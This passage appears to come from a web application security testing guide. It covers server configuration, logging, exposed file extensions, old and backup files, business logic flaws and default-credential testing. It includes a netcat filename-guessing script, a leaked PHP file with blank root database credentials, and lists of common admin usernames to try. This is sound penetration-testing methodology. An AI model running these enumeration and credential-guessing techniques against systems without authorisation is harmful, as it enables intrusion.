GRAY BOX TESTING AND EXAMPLES

Configuration review

The web server or application server configuration takes an important role in protecting the contents of the site and it must be carefully reviewed in order to spot common configuration mistakes. Obviously, the recommended configuration varies depending on the site policy, and the functionality that should be provided by the server software. In most cases, however, configuration guidelines (either provided by the software vendor or external parties) should be followed in order to determine if the server has

been properly secured. It is impossible to generically say how a server should be configured, however, some common guidelines should be taken into account:

- Only enable server modules (ISAPI extensions in the IIS case) that are needed for the application. This reduces the attack surface since the server is reduced in size and complexity as software modules are disabled. It also prevents vulnerabilities that might appear in the vendor software affect the site if they are only present in modules that have been already disabled.
- Handle server errors (40x or 50x) with custom made pages instead with the default web server pages. Specifically make sure that any application errors will not be returned to the end-user and that no code is leaked through these since it will help an attacker. It is actually very common to forget this point since developers do need this information in pre-production environments.
- Make sure that the server software runs with minimised privileges in the operating system. This prevents an error in the server software from directly compromising the whole system. Although an attacker could elevate privileges once running code as the web server.
- Make sure the server software logs properly both legitimate access and errors.
- Make sure that the server is configured to properly handle overloads and prevent Denial of Service attacks. Ensure that the server has been performance tuned properly.

Logging

Logging is an important asset of the security of an application architecture since it can be used to detect flaws in applications (users constantly trying to retrieve a file that does not really exist) as well as sustained attacks from rogue users. Logs are typically properly generated by web and other server software but it is not so common to find applications that properly log their actions to a log and, when they do, they main intention of the application logs is to produce debugging output that could be used by the programmer to analyse a particular error.

In both cases (server and application logs) several issues should be tested and analysed based on the log contents:

1. Do the logs contain sensitive information?
2. Are the logs stored in a dedicated server?
3. Can log usage generate a Denial of Service condition?
4. How are they rotated? Are logs kept for the sufficient time?
5. How are logs reviewed? Can administrators use these reviews to detect targeted attacks?
6. How are log backups preserved?
7. Is the data being logged data validated (min/max length, chars etc) prior to being logged?

Sensitive information in logs

Some applications might, for example use GET requests to forward form data which will be viewable in the server logs. This means that server logs might contain sensitive information (such as usernames as passwords, or bank account details). This sensitive information can be misused by an attacker if logs were to be obtained by an attacker, for example, through administrative interfaces or known web server vulnerabilities or misconfiguration (like the well-known *server-status* misconfiguration in Apache-based HTTP servers).

Also, in some jurisdictions, storing some sensitive information in log files, such as personal data, might oblige the enterprise to apply the data protection laws that they would apply to their back-end databases to log files too. And failure to do so, even unknowingly, might carry penalties under the data protection laws that apply.

Log location

Typically, servers will generate local logs of their actions and errors, consuming disk of the system the server is running on. However, if the server is compromised, its logs can be wiped out by the intruder to clean up all the traces of its attack and methods. If this were to happen the system administrator would have no knowledge of how the attack occurred or what the attack source was located. Actually, most attacker toolkits include a *log zapper* that is capable to clean up any logs that hold a given information (like the IP address of the attacker) and are routinely used in attacker's system-level rootkits.

Consequently, it is wiser to keep logs in a separate location and not in the web server itself. This also makes it easier to aggregate logs from different sources that refer to the same application (such as those of a web server farm) and it also makes it easier to do log analysis (which can be CPU intensive) without affecting the server itself.

Log storage

Logs can introduce a Denial of Service condition if they are not properly stored. Obviously, any attacker with sufficient resources, could be able to, unless detected and blocked, to produce a sufficient number of requests that would fill up the allocated space to log files. However, if the server is not properly configured, the log files will be stored in the same disk partition as the one used for the operating system software or the application itself. This means that, if the disk were to be filled up, the operating system or the application might fail because they are unable to write on disk.

Typically, in UNIX systems logs will be located in /var (although some server installations might reside in /opt or /usr/local) and it is thus important to make sure that the directories that logs are stored at are in a separate partition. In some cases, and in order to prevent the system logs to be affected, the log directory of the server software itself (such as /var/log/apache in the Apache web server) should be stored in a dedicated partition.

This is not to say that logs should be allowed to grow to fill up the filesystem they reside in. Growth of server logs should be monitored in order to detect this condition since it may be indicative of an attack.

Testing this condition is as easy as, and as dangerous in production environments, as firing off a sufficient and sustained number of requests to see if these requests are logged and, if so, if there is a possibility to fill up the log partition through these requests. In some environments where QUERY_STRING parameters are also logged regardless of whether they are produced through GET or POST requests, big queries can

be simulated that will fill up the logs faster since, typically, a single request will cause only a small amount of data to be logged: date and time, source IP address, URI request, and server result.

Log rotation

Most servers (but few custom applications) will rotate logs in order to prevent them from filling up the filesystem they reside on. The assumption when rotating logs is that the information in them is only necessary for a limited amount of time.

This feature should be tested in order to ensure that:

- Logs are kept for the time defined in the security policy, not more and not less.
- Logs are compressed once rotated (this is a convenience, since it will mean that more logs will be stored for the same available disk space)
- Filesystem permission of rotated log files are the same (or stricter) that those of the log files itself. For example, web servers will need to write to the logs they use but they don't actually need to write to rotated logs which means that the permissions of the files can be changed upon rotation to preventing the web server process from modifying these.

Some servers might rotate logs when they reach a given size. If this happens, it must be ensured that an attacker cannot force logs to rotate in order to hide its tracks.

Log review

Review of logs can be used for more that extraction of usage statistics of files in the web servers (which is typically what most log-based application will focus on) but also to determine if attacks take place at the web server.

In order to analyse web server attacks the error log files of the server need to be analysed. Review should concentrate on:

- 40x (not found) error messages, a large amount of these from the same source might be indicative of a CGI scanner tool being used against the web server
- 50x (server error) messages. These can be an indication of an attacker abusing parts of the application which fail unexpectedly. For example, the first phases of a SQL injection attack will produce these error message when the SQL query is not properly constructed and its execution fails on the backend database.

Log statistics or analysis should not be generated, nor stored, in the same server that produces the logs. Otherwise, an attacker might, through a web server vulnerability or improper configuration, gain access to them and retrieve similar information as the one that would be disclosed by log files themselves.

REFERENCES

Whitepapers

Generic:

- CERT Security Improvement Modules: Securing Public Web Servers - http://www.cert.org/security-improvement/
- Apache
- Apache Security, by Ivan Ristic, O'reilly, march 2005.
- Apache Security Secrets: Revealed (Again), Mark Cox, November 2003 - http://www.awe.com/mark/apcon2003/
- Apache Security Secrets: Revealed, ApacheCon 2002, Las Vegas, Mark J Cox, October 2002 - http://www.awe.com/mark/apcon2002
- Apache Security Configuration Document, InterSect Alliance - http://www.intersectalliance.com/projects/ApacheConfig/index.html
- Performance Tuning - http://httpd.apache.org/docs/misc/perf-tuning.html

Lotus Domino

- Lotus Security Handbook, William Tworek et al., April 2004, available in the IBM Redbooks collection
- Lotus Domino Security, an X-force white-paper, Internet Security Systems, December 2002
- Hackproofing Lotus Domino Web Server, David Litchfield, October 2001,
- NGSSoftware Insight Security Research, available at www.nextgenss.com
- Microsoft IIS
- IIS 6.0 Security, by Rohyt Belani, Michael Muckin, - http://www.securityfocus.com/print/infocus/1765
- Securing Your Web Server (Patterns and Practices), Microsoft Corporation, January 2004
- IIS Security and Programming Countermeasures, by Jason Coombs
- From Blueprint to Fortress: A Guide to Securing IIS 5.0, by John Davis, Microsoft Corporation, June 2001
- Secure Internet Information Services 5 Checklist, by Michael Howard, Microsoft Corporation, June 2000
- "How To: Use IISLockdown.exe" - http://msdn.microsoft.com/library/en-us/secmod/html/secmod113.asp
- "INFO: Using URLScan on IIS" - http://support.microsoft.com/default.aspx?scid=307608
- Red Hat's (formerly Netscape's) iPlanet
- Guide to the Secure Configuration and Administration of iPlanet Web Server, Enterprise Edition 4.1, by James M Hayes, The Network Applications Team of the Systems and Network Attack Center (SNAC), NSA, January 2001

WebSphere

- IBM WebSphere V5.0 Security, WebSphere Handbook Series, by Peter Kovari et al., IBM, December 2002.
- IBM WebSphere V4.0 Advanced Edition Security, by Peter Kovari et al., IBM, March 2002

4.2.6.1 FILE EXTENSIONS HANDLING

BRIEF SUMMARY

File extensions are commonly used in web servers to easily determine which technologies / languages / plugins must be used to fulfill the web request.

While this behavior is consistent with RFCs and Web Standards, using standard file extensions provides the pentester useful information about the underlying technologies used in a web appliance and greatly simplifies the task of determining the attack scenario to be used on peculiar technologies.

In addition to this misconfiguration in web servers could easily reveal confidential information about access credentials.

DESCRIPTION OF THE ISSUE

Determining how web servers handle requests corresponding to files having different extensions may help to understand web server behaviour depending on the kind of files we try to access. For example, it can help understand which file extensions are returned as text/plain versus those which cause execution on the server side. The latter are indicative of technologies / languages / plugins which are used by web servers or application servers, and may provide additional insight on how the web application is engineered. For example, a ".pl" extension is usually associated with server-side Perl support (though the file extension alone may be deceptive and not fully conclusive; for example, Perl server-side resources might be renamed to conceal the fact that they are indeed Perl related). See also next section on "web server components" for more on identifying server side technologies and components.

BLACK BOX TESTING AND EXAMPLE

Submit http[s] requests involving different file extensions and verify how they are handled. These verifications should be on a per web directory basis.
Verify directories which allow script execution. Web server directories can be identified by vulnerability scanners, which look for the presence of well-known directories. In addition, mirroring the web site structure allows reconstructing the tree of web directories served by the application.
In case the web application architecture is load-balanced, it is important to assess all of the web servers. This may or may not be easy depending on the configuration of the balancing infrastructure. In an infrastructure with redundant components there may be slight variations in the configuration of individual web / application servers; this may happen for example if the web architecture employs heterogeneous technologies (think of a set of IIS and Apache web servers in a load-balancing configuration, which may introduce slight asymmetric behaviour between themselves, and possibly different vulnerabilities).

Example:
We have identified the existence of a file named connection.inc. Trying to access it directly gives back its contents, which are:

```
<?
       mysql_connect("127.0.0.1", "root", "")
         or die("Could not connect");

?>
```

We determine the existence of a MySQL DBMS back end, and the (weak) credentials used by the web application to access it. This example (which occurred in a real assessment) shows how dangerous can be the access to some kind of files.

The following file extensions should NEVER be returned by a web server, since they are related to files which may contain sensitive information, or to files for which there is no reason to be served.

- .asa
- .inc

The following file extensions are related to files which, when accessed, are either displayed or downloaded by the browser. Therefore, files with these extensions must be checked to verify that they are indeed supposed to be served (and are not leftovers), and that they do not contain sensitive information.

- .zip, .tar, .gz, .tgz, .rar, ...: (Compressed) archive files
- .java: No reason to provide access to Java source files
- .txt: Text files
- .pdf: PDF documents
- .doc, .rtf, .xls, .ppt, ...: Office documents
- .bak, .old and other extensions indicative of backup files (for example: ~ for Emacs backup files)

The list given above details only a few examples, since file extensions are too many to be comprehensively treated here. Refer to http://filext.com/ for a more thorough database of extensions.

To sum it up, in order to identify files having a given extensions, a mix of techniques can be employed, including: Vulnerability Scanners, spidering and mirroring tools, manually inspecting the application (this overcomes limitations in automatic spidering), querying search engines (see Spidering and googling). See also Old file testing which deals with the security issues related to "forgotten" files.

GRAY BOX TESTING AND EXAMPLE

Performing white box testing against file extensions handling amounts at checking the configurations of web server(s) / application server(s) taking part in the web application architecture, and verifying how they are instructed to serve different file extensions. If the web application relies on a load-balanced, heterogeneous infrastructure, determine whether this may introduce different behaviour.

REFERENCES

Tools

- Vulnerability scanners, such as Nessus and Nikto check for the existence of well-known web directories. They may allow as well downloading the web site structure, which is helpful when trying to determine the configuration of web directories and how individual file extensions are served. Other tools that can be used for this purpose include:
- wget - http://www.gnu.org/software/wget
- curl - http://curl.haxx.se
- Google for “web mirroring tools”.

4.2.6.2 OLD, BACKUP AND UNREFERENCED FILES

BRIEF SUMMARY

While most of the files within a web server are directly handled by the server itself it isn't uncommon to find unreferenced and/or forgotten files that can be used to obtain important information about either the infrastructure or the credentials.
Most common scenario include the presence of renamed old version of modified files, inclusion files that are loaded into the language of choice and can be downloaded as source or even automatic or manual backups in form of compressed archives.
All these files may grant the pentester access to inner workings, backdoors, administrative interfaces or even credentials to connect to the administrative interface or the database server.

DESCRIPTION OF THE ISSUE

An important source of vulnerability lies in files which have nothing to do with the application, but are created as a consequence of editing application files, or after creating on-the-fly backup copies, or by leaving in the web tree old files or unreferenced files. Performing in-place editing or other administrative actions on production web servers may inadvertently leave, as a consequence, backup copies (either generated automatically by the editor while editing files, or by the administrator who is zipping a set of files to create a spot backup).

It is particularly easy to forget such files, and this may pose a serious security threat to the application. That happens because backup copies may be generated with file extensions differing from those of the original files. A *.tar, .zip or .gz* archive that we generate (and forget...) has obviously a different extension, and the same happens with automatic copies created by many editors (for example, emacs generates a backup copy named *file~* when editing *file*). Making a copy by hand may produce the same effect (think of copying *file* to *file.old*).

As a result, these activities generate files which a) are not needed by the application, b) may be handled differently than the original file by the web server. For example, if we make a copy of *login.asp* named *login.asp.old*, we are allowing users to download the source code of *login.asp*; this is because, due to its extension, *login.asp.old* will be typically served as text/plain, rather than being executed. In other words, accessing *login.asp* causes the execution of the server-side code of *login.asp*, while accessing *login.asp.old* causes the content of *login.asp.old* (which is, again, server-side code) to be plainly returned to the user – and displayed in the browser. This may pose security risks, since sensitive information may be revealed. Generally, exposing server side code is a bad idea; not only are you unnecessarily exposing business logic, but you may be unknowingly revealing application-related information which may help an attacker (pathnames, data structures, etc.); not to mention the fact that there are too many scripts with embedded username/password in clear text (which is a careless and very dangerous practice).

Other causes of unreferenced files are due to design or configuration choices when they allow diverse kind of application-related files such as data files, configuration files, log files, to be stored in filesystem directories that can be accessed by the web server. These files have normally no reason to be in a

filesystem space which could be accessed via web, since they should be accessed only at the application level, by the application itself (and not by the casual user browsing around!).

Threats

Old, backup and unreferenced files present various threats to the security of a web application:

- Unreferenced files may disclose sensitive information that can facilitate a focused attack against the application; for example include files containing database credentials, configuration files containing references to other hidden content, absolute file paths, etc.
- Unreferenced pages may contain powerful functionality that can be used to attack the application; for example an administration page that is not linked from published content but can be accessed by any user who knows where to find it.
- Old and backup files may contain vulnerabilities that have been fixed in more recent versions; for example *viewdoc.old.jsp* may contain a directory traversal vulnerability that has been fixed in *viewdoc.jsp* but can still be exploited by anyone who finds the old version.
- Backup files may disclose the source code for pages designed to execute on the server; for example requesting *viewdoc.bak* may return the source code for *viewdoc.jsp*, which can be reviewed for vulnerabilities that may be difficult to find by making blind requests to the executable page. While this threat obviously applies to scripted languages, such as Perl, PHP, ASP, shell scripts, JSP, etc., it is not limited to them, as shown in the example provided in the next bullet.
- Backup archives may contain copies of all files within (or even outside) the webroot. This allows an attacker to quickly enumerate the entire application, including unreferenced pages, source code, include files, etc. For example, if you forget a file named *myservlets.jar.old* file containing (a backup copy of) your servlet implementation classes, you are exposing a lot of sensitive information which is susceptible to decompilation and reverse engineering.
- In some cases copying or editing a file does not modify the file extension, but modifies the filename. This happens for example in Windows environments, where file copying operations generate filenames prefixed with "Copy of " or localized versions of this string. Since the file extension is left unchanged, this is not a case where an executable file is returned as plain text by the web server, and therefore not a case of source code disclosure. However, these files too are dangerous because there is a chance that they include obsolete and incorrect logic that, when invoked, could trigger application errors, which might yield valuable information to an attacker, if diagnostic message display is enabled.
- Log files may contain sensitive information about the activities of application users, for example sensitive data passed in URL parameters, session IDs, URLs visited (which may disclose additional unreferenced content), etc. Other log files (e.g. ftp logs) may contain sensitive information about the maintenance of the application by system administrators.

Countermeasures

To guarantee an effective protection strategy, testing should be compounded by a security policy which clearly forbids dangerous practices, such as:

- Editing files in-place on the web server / application server filesystems. This is a particular bad habit, since it is likely to unwillingly generate backup files by the editors. It is amazing to see how often this is done, even in large organizations. If you absolutely need to edit files on a production system, do ensure that you don't leave behind anything which is not explicitly intended, and consider that you are doing it at your own risk.
- Check carefully any other activity performed on filesystems exposed by the web server, such as spot administration activities. For example, if you occasionally need to take a snapshot of a couple of directories (which you shouldn't, on a production system...), you may be tempted to zip/tar them first. Be careful not to forget behind those archive files!
- Appropriate configuration management policies should help not to leave around obsolete and unreferenced files.
- Applications should be designed not to create (or rely on) files stored under the web directory trees served by the web server. Data files, log files, configuration files, etc. should be stored in directories not accessible by the web server, to counter the possibility of information disclosure (not to mention data modification if web directory permissions allow writing...).

BLACK BOX TESTING AND EXAMPLES

Testing for unreferenced files uses both automated and manual techniques, and typically involves a combination of the following:

(i) Inference from the naming scheme used for published content

If not already done, enumerate all of the application's pages and functionality. This can be done manually using a browser, or using an application spidering tool. Most applications use a recognisable naming scheme, and organise resources into pages and directories using words that describe their function. From the naming scheme used for published content, it is often possible to infer the name and location of unreferenced pages. For example, if a page *viewuser.asp* is found, then look also for *edituser.asp*, *adduser.asp* and *deleteuser.asp*. If a directory */app/user* is found, then look also for */app/admin* and */app/manager*.

(ii) Other clues in published content

Many web applications leave clues in published content that can lead to the discovery of hidden pages and functionality. These clues often appear in the source code of HTML and JavaScript files. The source code for all published content should be manually reviewed to identify clues about other pages and functionality. For example:

Programmers' comments and commented-out sections of source code may refer to hidden content:

```
<!-- <A HREF="uploadfile.jsp">Upload a document to the server</A> -->
<!-- Link removed while bugs in uploadfile.jsp are fixed          -->
```

JavaScript may contain page links that are only rendered within the user's GUI under certain circumstances:

```
var adminUser=false;
:
if (adminUser) menu.add (new menuItem ("Maintain users", "/admin/useradmin.jsp"));
HTML pages may contain FORMs that have been hidden by disabling the SUBMIT element:
<FORM action="forgotPassword.jsp" method="post">
    <INPUT type="hidden" name="userID" value="123">
    <!-- <INPUT type="submit" value="Forgot Password"> -->
</FORM>
```

Another source of clues about unreferenced directories is the */robots.txt* file used to provide instructions to web robots:

```
User-agent: *
Disallow: /Admin
Disallow: /uploads
Disallow: /backup
Disallow: /~jbloggs
Disallow: /include
```

(iii) Blind guessing

In its simplest form, this involves running a list of common filenames through a request engine in an attempt to guess files and directories that exist on the server. The following netcat wrapper script will read a wordlist from stdin and perform a basic guessing attack:

```
#!/bin/bash

server=www.targetapp.com
port=80

while read url
do
echo -ne "$url\t"
echo -e "GET /$url HTTP/1.0\nHost: $server\n" | netcat $server $port | head -1
done | tee outputfile
```

Depending upon the server, GET may be replaced with HEAD for faster results. The outputfile specified can be grepped for "interesting" response codes. The response code 200 (OK) usually indicates that a valid resource has been found (provided the server does not deliver a custom "not found" page using the 200 code). But also look out for 301 (Moved), 302 (Found), 401 (Unauthorized), 403 (Forbidden) and 500 (Internal error), which may also indicate resources or directories that are worthy of further investigation.

The basic guessing attack should be run against the webroot, and also against all directories that have been identified through other enumeration techniques. More advanced/effective guessing attacks can be performed as follows:

- Identify the file extensions in use within known areas of the application (e.g. jsp, aspx, html), and use a basic wordlist appended with each of these extensions (or use a longer list of common extensions if resources permit).

- For each file identified through other enumeration techniques, create a custom wordlist derived from that filename. Get a list of common file extensions (including ~, bak, txt, src, dev, old, inc, orig, copy, tmp, etc.) and use each extension before, after, and instead of, the extension of the actual filename.

Note: Windows file copying operations generate filenames prefixed with "Copy of " or localized versions of this string, hence they do not change file extensions. While "Copy of " files typically do not disclose source code when accessed, they might yield valuable information in case they cause errors when invoked.

(iv) Information obtained through server vulnerabilities and misconfiguration

The most obvious way in which a misconfigured server may disclose unreferenced pages is through directory listing. Request all enumerated directories to identify any which provide a directory listing. Numerous vulnerabilities have been found in individual web servers which allow an attacker to enumerate unreferenced content, for example:

- Apache ?M=D directory listing vulnerability.
- Various IIS script source disclosure vulnerabilities.
- IIS WebDAV directory listing vulnerabilities.

(v) Use of publicly available information

Pages and functionality in Internet-facing web applications that are not referenced from within the application itself may be referenced from other public domain sources. There are various sources of these references:

- Pages that used to be referenced may still appear in the archives of Internet search engines. For example, *1998results.asp* may no longer be linked from a company's website, but may remain on the server and in search engine databases. This old script may contain vulnerabilities that could be used to compromise the entire site. The *site:* Google search operator may be used to run a query only against your domain of choice, such as in: *site:www.example.com*. (Mis)using search engines in this way has lead to a broad array of techniques which you may find useful and that are described in the *Google Hacking* section of this Guide. Check it to hone your testing skills via Google. Backup files are not likely to be referenced by any other files and therefore may have not been indexed by Google, but if they lie in browsable directories the search engine might know about them.
- In addition, Google and Yahoo keep cached versions of pages found by their robots. Even if *1998results.asp* has been removed from the target server, a version of its output may still be stored by these search engines. The cached version may contain references to, or clues about, additional hidden content that still remains on the server.
- Content that is not referenced from within a target application may be linked to by third-party websites. For example, an application which processes online payments on behalf of third-party traders may contain a variety of bespoke functionality which can (normally) only be found by following links within the web sites of its customers.

GRAY BOX TESTING AND EXAMPLES

Performing gray box testing against old and backup files requires examining the files contained in the directories belonging to the set of web directories served by the web server(s) of the web application infrastructure. Theoretically the examination, to be thorough, has to be done by hand; however, since in most cases copies of files or backup files tend to be created by using the same naming conventions, the search can be easily scripted (for example, editors do leave behind backup copies by naming them with a recognizable extension or ending; humans tend to leave behind files with a ".old" or similar predictable extensions, etc.). A good strategy is that of periodically scheduling a background job checking for files with extensions likely to identify them as copy/backup files, and performing manual checks as well on a longer time basis.

REFERENCES

Tools

- Vulnerability assessment tools tend to include checks to spot web directories having standard names (such as "admin", "test", "backup", etc.), and to report any web directory which allows indexing. If you can't get any directory listing, you should try to check for likely backup extensions. Check for example Nessus (http://www.nessus.org), Nikto (http://www.cirt.net/code/nikto.shtml) or its new derivative Wikto (http://www.sensepost.com/research/wikto/) which supports also Google hacking based strategies.
- Web spider tools: wget (http://www.gnu.org/software/wget/, http://www.interlog.com/~tcharron/wgetwin.html); Sam Spade (http://www.samspade.org); Spike proxy includes a web site crawler function (http://www.immunitysec.com/spikeproxy.html); Xenu (http://home.snafu.de/tilman/xenulink.html); curl (http://curl.haxx.se). Some of them are also included in standard Linux distributions.
- Web development tools usually include facilities to identify broken links and unreferenced files.

4.3 BUSINESS LOGIC TESTING

BRIEF SUMMARY

Business logic comprises:

- Business rules that express business policy (such as channels, location, logistics, prices, and products); and
- Workflows that are the ordered tasks of passing documents or data from one participant (a person or a software system) to another.

The attacks on the business logic of an application are dangerous, difficult to detect and specific to that application.

DESCRIPTION OF THE ISSUE

Business logic can have security flaws that allow a user to do something that isn't allowed by the business. For example, if there is a limit on reimbursement of $1000, could an attacker misuse the system to request more money than is allowed? Or perhaps you are supposed to do operations in a particular order, but an attacker could invoke them out of sequence. Or can a user make a purchase for a negative amount of money? Frequently these business logic security checks simply are not present in the application.

Automated tools find it hard to understand context, hence it's up to a person to perform these kinds of tests.

Business Limits and Restrictions

Consider the rules for the business function being provided by the application. Are there any limits or restrictions on people's behavior? Then consider whether the application enforces those rules. It's generally pretty easy to identify the test and analysis cases to verify the application if you're familiar with the business. If you are a third-party tester, then you're going to have to use your common sense and ask the business if different operations should be allowed by the application.

Example: Setting the quantity of a product on an e-commerce site as a negative number may result in funds being credited to the attacker. The countermeasure to this problem is to implement stronger data validation, as the application permits negative numbers to be entered in the quantity field of the shopping cart.

BLACK BOX TESTING AND EXAMPLES

Although uncovering logical vulnerabilities will probably always remain an art, one can attempt to go about it systematically to a great extent. Here is a suggested approach that consists of:

- Understanding the application
- Creating raw data for designing logical tests
- Designing the logical tests
- Standard prerequisites
- Execution of logical tests

Understanding the application

Understanding the application thoroughly is a prerequisite for designing logical tests. To start with:

- Get any documentation describing the application's functionality. Examples of this include:
    - Application manuals
    - Requirements documents
    - Functional specifications

    - Use or Abuse Cases

- Explore the application manually and try to understand all the different ways in which the application can be used, the acceptable usage scenarios and the authorization limits imposed on various users

Creating raw data for designing logical tests

In this phase, one should ideally come up with the following data:

- All application **business scenarios**. For example, for an e-commerce application this might look like,
    - Product ordering
    - Checkout
    - Browse
    - Search for a product
- **Workflows**. This is different from business scenarios since it involves a number of different users. Examples include:
    - Order creation and approval
    - Bulletin board (one user posts an article that is reviewed by a moderator and ultimately seen by all users)
- Different **user roles**
    - Administrator
    - Manager
    - Staff
    - CEO
- Different **groups or departments** (note that there could be a tree (e.g. the Sales group of the heavy engineering division) or tagged view (e.g. someone could be a member of Sales as well as marketing) associated with this.
    - Purchasing
    - Marketing
    - Engineering
- **Access rights of various user roles and groups** - The application allows various users privileges on some resource (or asset) and we need to specify the constraints of these privileges. One simple way to know these business rules/constraints is to make use of the application documentation

effectively. For example, look for clauses like "If the administrator allows individual user access..", "If configured by the administrator.." and you know the restriction imposed by the application.

- **Privilege Table** – After learning about the various privileges on the resources along with the constraints, you are all set to create a Privilege Table. Get answers to:
    - What can each user role do on which resource with what constraint? This will help you in deducing who cannot do what on which resource.
    - What are the policies across groups?

Consider the following privileges: "Approve expense report", "Book a conference room", "Transfer money from own account to another user's account". A privilege could be thought of as a combination of a verb (e.g. Approve, Book, Withdraw) and one or more nouns (Expense report, conference room, account). The output of this activity is a grid with the various privileges forming the leftmost column while all user roles and groups would form the column headings of other columns. There would also be a "Comments" column that qualifies data in this grid.

Privilege	**Who can do this**	**Comment**
Approve expense report	Any supervisor may approve report submitted by his subordinate	
Submit expense report	Any employee may do this for himself	
Transfer funds from one account to another	An account holder may transfer funds from own account to another account	
View payslip	Any employee may see his own	

This data is a key input for designing logical tests.

Developing logical tests

Here are several guidelines to designing logical tests from the raw data gathered.

- **Privilege Table** - Make use of the privilege table as a reference while creating application specific logical threats. In general, develop a test for each admin privilege to check if it could be executed illegally by a user role with minimum privileges or no privilege. For example:
    - Privilege: Operations Manager cannot approve a customer order
    - Logical Test: Operations Manager approves a customer order

- **Improper handling of special user action sequences** - Navigating through an application in a certain way or revisiting pages out of synch can cause logical errors which may cause the application to do something it's not meant to. For example:
    - A wizard application where one fills in forms and proceeds to the next step. One cannot in any normal way (according to the developers) enter the wizard in the middle of the process. Bookmarking a middle step (say step 4 of 7), then continuing with the other steps until completion or form submission, then revisiting the middle step that was bookmarked may "upset" the backend logic due to a weak *state model*.
- **Cover all business transaction paths** - While designing tests, check for all alternative ways to perform the same business transaction. For example, create tests for both cash and credit payment modes.
- **Client-side validation** - Look at all client side validations and see how they could be the basis for designing logical tests. For example, a funds transfer transaction has a validation for negative values in the amount field. This information can be used to design a logical test such as "A user transfers negative amount of money".

Standard prerequisites

Typically, some initial activities useful as setup are:

- Create test users with different permissions
- Browse all the important business scenarios/workflows in the application

Execution of logical tests

Pick up each logical test and do the following:

- Analyze the HTTP/S requests underlying the acceptable usage scenario corresponding to the logical test
    - Check the order of HTTP/S requests
    - Understand the purpose of hidden fields, form fields, query string parameters being passed
- Try and subvert it by exploiting the known vulnerabilities
- Verify that the application fails for the test

REFERENCES

Whitepapers

- Business logic - http://en.wikipedia.org/wiki/Business_logic
- Prevent application logic attacks with sound app security practices - http://searchappsecurity.techtarget.com/qna/0,289202,sid92_gci1213424,00.html?bucket=NEWS&topic=302570

Tools

- Automated tools are incapable of detecting logical vulnerabilities. For example, tools have no means of detecting if a bank's "fund transfer" page allows a user to transfer a negative amount to another user (in other words, it allows a user to transfer a positive amount into his own account) nor do they have any mechanism to help the human testers to suspect this state of affairs.

Preventing transfer of a negative amount: Tools could be enhanced so that they can report client side validations to the tester. For example, the tool may have a feature whereby it fills a form with strange values and attempts to submit it using a full-fledged browser implementation. It should check to see whether the browser actually submitted the request. Detecting that the browser has not submitted the request would signal to the tool that submitted values are not being accepted due to client-side validation. This would be reported to the tester, who would then understand the need for designing appropriate logical tests that bypass client-side validation. In our "negative amount transfer" example, the tester would learn that the transfer of negative amounts may be an interesting test. He could then design a test wherein the tool bypasses the client-side validation code and checks to see if the resulting response contains the string "funds transfer successful". The point is not that the tool will be able to detect this or other vulnerabilities of this nature, rather that, with some thought, it would be possible to add many such features to enlist the tools in aiding human testers to find such logical vulnerabilities.

4.4 AUTHENTICATION TESTING

Authentication (Greek: αυθεντικός = real or genuine, from 'authentes' = author) is the act of establishing or confirming something (or someone) as authentic, that is, that claims made by or about the thing are true. Authenticating an object may mean confirming its provenance, whereas authenticating a person often consists of verifying her identity. Authentication depends upon one or more authentication factors. In computer security, authentication is the process of attempting to verify the digital identity of the sender of a communication. A common example of such a process is the logon process. Testing the authentication schema means understanding how the authentication process works and using that information to circumvent the authentication mechanism.

Default or guessable (dictionary) user account
First we test if there are default user accounts or guessable username/password combinations (dictionary testing)

Brute Force
When a dictionary type attack fails, a tester can attempt to use brute force methods to gain authentication. Brute force testing is not easy to accomplish for testers because of the time required and the possible lockout of the tester.

Bypassing authentication schema
Other passive testing methods attempt to bypass the authentication schema by recognizing that not all of the application's resources are adequately protected. The tester can access these resources without authentication.

Directory traversal/file include
Directory Traversal Testing is a particular method to find a way to bypass the application and gain access to system resources. Typically, these vulnerabilities are caused by misconfiguration.

Vulnerable remember password and pwd reset
Here we test how the application manages the process of "password forgotten". We also check whether the application allows the user to store the password in the browser ("remember password" function).

Logout and Browser Cache Management Testing
As a final test we check that the logout and caching functions are properly implemented.

4.4.1 DEFAULT OR GUESSABLE (DICTIONARY) USER ACCOUNT

BRIEF SUMMARY

Today's web application typically runs on popular software, open source or commercial, that is installed on servers and requires configuration or customization by the server administrator. In addition, most of today's hardware appliances, i.e. network routers, database servers, etc., offer web-based configurations or administrative interfaces.

Often, these applications are not properly configured and the default credentials provided for authentication are never updated.
These default username/password combinations are widely known by penetration testers and malicious hackers that can use them to gain access to the internal network infrastructure and/or to gain privileges and steal data.
This problem applies to software and/or appliances that provide built-in non-removable accounts and, in fewer cases, uses blank passwords as default credentials.

DESCRIPTION OF THE ISSUE

The sources for this problem are often inexperienced IT personnel, who are unaware of the importance of changing default passwords on installed infrastructure components, programmers, who leave backdoors to easily access and test the application and later forgetting to remove them, application administrators and users that choose an easy username and password for themselves, and applications with built in, non-removable default accounts with a pre-set username and password. Another problem is blank passwords, which are simply a result of security unawareness and a desire to simplify administration.

BLACK BOX TESTING AND EXAMPLE

In blackbox testing we know nothing about the application, its underlying infrastructure, and any username and/or password policies. Often this is not the case and some information about the application is provided – simply skip the steps that refer to obtaining information you already have.

When testing a known application interface, such as a Cisco router web interface, or Weblogic admin access, check the known usernames and passwords for these devices. This can be done either by Google, or using one of the references in the Further Reading section.

When facing a home-grown application, to which we do not have a list of default and common user accounts, we need to test it manually, following these guidelines:

- Try the following usernames - "admin", "administrator", "root", "system", or "super". These are popular among system administrators and are often used. Additionally you could try "qa", "test", "test1", "testing", and similar names. Attempt any combination of the above in both the username and the password fields. If the application is vulnerable to username enumeration, and you successfully managed to identify any of the above usernames, attempt passwords in a similar manner.
- Application administrative users are often named after the application. This means if you are testing an application named "Obscurity", try using obscurity/obscurity as the username and password.
- When performing a test for a customer, attempt using names of contacts you have received as usernames.
- Viewing the User Registration page may help determine the expected format and length of the application usernames and passwords. If a user registration page does not exist, determine if the organization uses a standard naming convention for user names.
- Attempt using all the above usernames with blank passwords.

Result Expected:
Authorized access to system being tested.

GRAY BOX TESTING AND EXAMPLE

The steps described next rely on an entirely Gray Box approach. If only some of the information is available to you, refer to black box testing to fill the gaps.

Talk to the IT personnel to determine which passwords they use for administrative access.

Check whether these usernames and passwords are complex, difficult to guess, and not related to the application name, person name, or administrative names ("system"). Note blank passwords. Check in the user database for default names, application names, and easily guessed names as described in the Black Box testing section. Check for empty password fields. Examine the code for hard coded usernames and passwords. Check for configuration files that contain usernames and passwords.

Result Expected:
Authorized access to system being tested

REFERENCES

Whitepapers

- CIRT http://www.cirt.net/cgi-bin/passwd.pl
